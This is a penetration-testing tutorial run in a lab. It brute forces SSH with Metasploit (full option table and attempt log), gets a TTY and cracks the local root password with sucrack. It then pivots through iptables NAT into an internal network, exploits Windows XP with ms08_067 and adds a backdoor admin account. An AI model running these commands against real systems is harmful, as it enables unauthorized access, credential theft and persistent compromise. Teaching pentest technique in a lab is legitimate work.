Author: **Sumedt Jitpukdebodin**

Organization: **ACIS i-Secure**

Email ID: **materaj@gmail.com**

My Blog: **http://r00tsec.blogspot.com**

Penetration Testing Linux with brute force Tool.

Sometimes I have the job to penetration testing (pentest) the Linux server and mostly harden them. But administrator use the simple(easy) password in the root account or his account and that is the weak point or vulnerability that makes me can get into the internal network and own his system.

The first penetration testing tool that I think to use is Metasploit Framework, the world's largest Ruby project, it has many many useful modules not only exploitation modules. You can sniffing, DoS(Denial Of Service), crawling, brute forcing with this tool. The Metasploit Framework is the famous tool in the security world because it's free, up-to-date and has many developers to create the new modules all the time. That why I like this tool and when I have the pentest job, this tool is the first thing that comes to my mind.

In the last couple days, I get the new tool to help me get the password of root account. The name is Sucrack. Sucrack is multithreaded a Linux/UNIX tool for cracking local user accounts via wordlist brute forcing su. After I tried it, I like it because it's easy to use in any environment, fast and that's it you can get password of root account with this tool.

Now we're ready to own the system. My tools are

- Backtrack 5 GNOME 64 Bit Version
- Metasploit Framework Version 3.8.0-dev r13080
- Sucrack Version 1.2.3
- Nmap Version 5.51

SCENARIO:

[Attacker Machine]

OS: Backtrack 5 GNOME 64bit Version.

Metasploit Version: 3.8.0-dev r13091

Sucrack Version: 1.2.3

IP Address: 192.168.168.156

[First Victim]

OS: Ubuntu 10.10

IP Address: 192.168.168.129

Internal IP Address: 192.168.59.142

[Second Victim(Internal Network)]

OS: Windows XP SP2

Internal IP Address: 192.168.59.143

Objective:

We don't have any information about the network and deeply information of the first and second victim. We have only IP Address of first and second victims. But our goal's to get the shell in second victim.

My target is the second victim that it was in internal network. So the first thing we must do is own the first victim and change it's to my gateway for connecting to internal network. And finally, own the second victim.

Detail Of Steps:


Step 1:


First thing we must do is perform the scanning to first victim with Nmap. My option of nmap that we use are “nmap -vv -sV -O” for output into the console, probe the info of service and detect OS.

The results show me about http and ssh service are open. Now we will use Metasploit to get in there.

Step 2:

Go to your Metasploit Console with terminal -> msfconsole or Applications Menu-> Bactrack -> Exploitation Tools -> Network Exploitation Tools -> Metasploit Framework -> msfconsole





Step 3:

In the first step, we found the ssh server that open so now we will use ssh_login module, auxiliary/scanner/ssh/ssh_login , for brute forcing ssh server (you can search the module that create for “ssh” with “search ssh” command.)

You can see detail of this module with “info” command.

So we see that the parameter are required by this module are

“BRUTEFORCE_SPEED”	Speed of Brute forcing.
“RHOSTS”	Target Hostname or IP Address
“RPORT”	Target Port that Use for SSH Port
“STOP_ON_SUCCESS”	Stop brute forcing after get the credential
“THREADS”	Number of concurrent threads

“VERBOSE” Print output to your console

Some parameter was set automatically, some parameter you must set by yourself.


Step 4:

Now we set the “RHOSTS”, “USER_FILE” and “PASS_FILE” before start the brute forcing.


“USER_FILE” Wordlist that contain username, one per line.

“PASS_FILE” Wordlist that contain password, one per line.

Example of USER_FILE



Example of PASS_FILE




Step 5:

Now we're ready to brute forcing but we will check the options again before start attack with "show options" command.

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   true                                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                                                           no        A specific password to authenticate with
   PASS_FILE         /pentest/passwords/wordlists/password.txt        no        File containing passwords, one per line
   RHOSTS            192.168.168.129                                  yes       The target address range or CIDR identifier
   RPORT             22                                               yes       The target port
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                yes       The number of concurrent threads
   USERNAME                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      true                                             no        Try the username as the password for all users
   USER_FILE         /pentest/passwords/wordlists/user.txt            no        File containing usernames, one per line
   VERBOSE           true                                             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
```

After check the parameter, I think we're ready to go.

Start the attack with "run" or "exploit" command.



```
msf auxiliary(ssh_login) > exploit

[*] 192.168.168.129:22 SSH - Starting bruteforce
[*] 192.168.168.129:22 SSH - [0001/4354] - Trying: username: 'admin' with password: ''
[-] 192.168.168.129:22 SSH - [0001/4354] - Failed: 'admin':''
[*] 192.168.168.129:22 SSH - [0002/4354] - Trying: username: 'administrator' with password: ''
[-] 192.168.168.129:22 SSH - [0002/4354] - Failed: 'administrator':''
[*] 192.168.168.129:22 SSH - [0003/4354] - Trying: username: 'administrators' with password: ''
[-] 192.168.168.129:22 SSH - [0003/4354] - Failed: 'administrators':''
[*] 192.168.168.129:22 SSH - [0004/4354] - Trying: username: 'john' with password: ''
[-] 192.168.168.129:22 SSH - [0004/4354] - Failed: 'john':''
[*] 192.168.168.129:22 SSH - [0005/4354] - Trying: username: 'root' with password: ''
[-] 192.168.168.129:22 SSH - [0005/4354] - Failed: 'root':''
[*] 192.168.168.129:22 SSH - [0006/4354] - Trying: username: 'grace' with password: ''
[-] 192.168.168.129:22 SSH - [0006/4354] - Failed: 'grace':''
[*] 192.168.168.129:22 SSH - [0007/4354] - Trying: username: 'andrew' with password: ''
[-] 192.168.168.129:22 SSH - [0007/4354] - Failed: 'andrew':''
[*] 192.168.168.129:22 SSH - [0008/4354] - Trying: username: 'Root' with password: ''
[-] 192.168.168.129:22 SSH - [0008/4354] - Failed: 'Root':''
[*] 192.168.168.129:22 SSH - [0009/4354] - Trying: username: 'hacker' with password: ''
[-] 192.168.168.129:22 SSH - [0009/4354] - Failed: 'hacker':''
[*] 192.168.168.129:22 SSH - [0010/4354] - Trying: username: 'Admin' with password: ''
[-] 192.168.168.129:22 SSH - [0010/4354] - Failed: 'Admin':''
[*] 192.168.168.129:22 SSH - [0011/4354] - Trying: username: 'Administrator' with password: ''
[-] 192.168.168.129:22 SSH - [0011/4354] - Failed: 'Administrator':''
[*] 192.168.168.129:22 SSH - [0012/4354] - Trying: username: 'Administrators' with password: ''
[-] 192.168.168.129:22 SSH - [0012/4354] - Failed: 'Administrators':''
[*] 192.168.168.129:22 SSH - [0013/4354] - Trying: username: 'admin' with password: 'admin'
[-] 192.168.168.129:22 SSH - [0013/4354] - Failed: 'admin':'admin'
[*] 192.168.168.129:22 SSH - [0014/4354] - Trying: username: 'administrator' with password: 'administrator'
[-] 192.168.168.129:22 SSH - [0014/4354] - Failed: 'administrator':'administrator'
[*] 192.168.168.129:22 SSH - [0015/4354] - Trying: username: 'administrators' with password: 'administrators'
[-] 192.168.168.129:22 SSH - [0015/4354] - Failed: 'administrators':'administrators'
[*] 192.168.168.129:22 SSH - [0016/4354] - Trying: username: 'john' with password: 'john'
[-] 192.168.168.129:22 SSH - [0016/4354] - Failed: 'john':'john'
[*] 192.168.168.129:22 SSH - [0017/4354] - Trying: username: 'root' with password: 'root'
[-] 192.168.168.129:22 SSH - [0017/4354] - Failed: 'root':'root'
[*] 192.168.168.129:22 SSH - [0018/4354] - Trying: username: 'grace' with password: 'grace'
```

Go to take a nap or play the game while Metasploit is guessing. Sometimes it may be use the long time and sometimes it may be use the short time depends on strength of password and your wordlist.

Step 6:

When it get the correct password, we will see the result like this picture.


This picture show you that username “john” use password “p@ssw0rd” and now we get the connection session of it automatically. The session ID of the connection session is 1. We can use PuTTy or another ssh client to connect the host or use Metasploit to get in there. This tutorial uses Metasploit to get it.

Step 7:

Now we can get in there with “session -i 1” command

We can check that we’ve already in or not with Linux command. Ex. “ls” and “pwd” command.

But we can’t use “su” command. It will show you ‘must be run from a terminal’ message command.



Step 8:

We can get TTY(terminal) with two ways.

First , if Expect language installed in system.

- Create getsh.exp with

#!/usr/bin/expect

spawn sh


interact

- Execute getsh.exp with "expect getsh.exp" command, And Walla!! You get TTY and can use "su" command.

Second, if Python language installed in system.

- Use the command to get the TTY with "python -c 'import pty; pty.spawn("/bin/sh")'" command to get the shell

So we're lucky, this system has installed python language. And I use the second way to get the shell.



Step 9:


After the last step, we got the shell and want to get "root" privilege. So we try to use "sudo -s" command but john account is not in the sudoers file.

Now we will use sucrack to brute forcing in the local system. We can use with “wget” command to the download link (http://labs.portcullis.co.uk/download/sucrack-1.2.3.tar.gz) and compile it in the victim system(victim system must have gcc compiler) or use “scp” command to take the file that compile in the attacker machine to the victim machine. I take the second way because this situation victim machine doesn’t have gcc compiler.

After get the zip, extract it with “tar xzvf sucrack-1.2.3.tar.gz”.

Go to the folder and compile it with ./configure CFLAGS=-m32 & make (Set CFLAGS=-m32 to compile for run in 32bit because attacker machine’s architecture is 64bit but victim machine’s architecture is 32bit)

After compiling complete, upload folder to victim system with “scp -r hacker@hackerip:/pentest/exploits/framework3/sucrack-1.2.3 .”(run this command in victim system) and upload wordlist for brute forcing too.




Step 10:

In victim machine, go to the sucrack -> src and start brute forcing with "./sucrack -w 100 -u root password.txt" command and wait for the result. If it fail it will show message "bye, bye…", if it success it will show like the below picture.

Now we have root password("P@SSW)RD"), try to use "su" command to login "root" account. And Walla!!! We own this machine completely.

Step 11:


Try to get IP Address of this host.



We found that this machine is like a door for attacker to get through the internal network. And we will use it like a bridge to connect internal network with iptables.

We use “echo 1 > /proc/sys/net/ipv4/ip_forward” to enable ip forwarding.

We use “iptables -P FORWARD ACCEPT” and “iptables --table nat -A POSTROUTING -o eth1 -j MASQUERADE” to create the bridge between attacker and internal network.




In the attacker machine, add routing table for connect the internal network with “route add -net 192.168.59.0/24 gw 192.168.168.129”

Now we’re connecting to the internal network.

Step 12:

We'd already know IP Address of second victim is 192.168.59.143. Try to ping it




The second victim is alive. Perform scanning with "nmap -v -sV"

We found netbios service (Port 139/445) and OS is Windows XP SP2 or Sp3 in the results. So I will try to use classic module of Metasploit to own it.

Step 13:

Go to Metasploit console and use "exploit/windows/smb/ms08_067_netapi" module for remote code exploit of smb service (139/445).


You can get the information of this module with “info” command and get the parameter that you must set with “show options” command.



Set RHOST parameter with target address(192.168.59.143).

Step 14:

Run it with “exploit” command.



Now we got shell of second victim. You can use “sysinfo” for view information of this victim.

Step 15:

Interact cmd shell with “shell” command.

After we’re in the cmd shell,adding the new user to the group of administrator group for create backdoor with “net user hacker /add” and “net localgroup administrators hacker /add”.

Game Over, we’re done all jobs in this project.

References:

1. Metasploit Framework: http://www.metasploit.com
2. Post Exploitation witout TTY: http://pentestmonkey.net/blog/post-exploitation-without-a-tty/
3. Sucrack: http://labs.portcullis.co.uk/application/sucrack/
4. Nmap: http://nmap.org/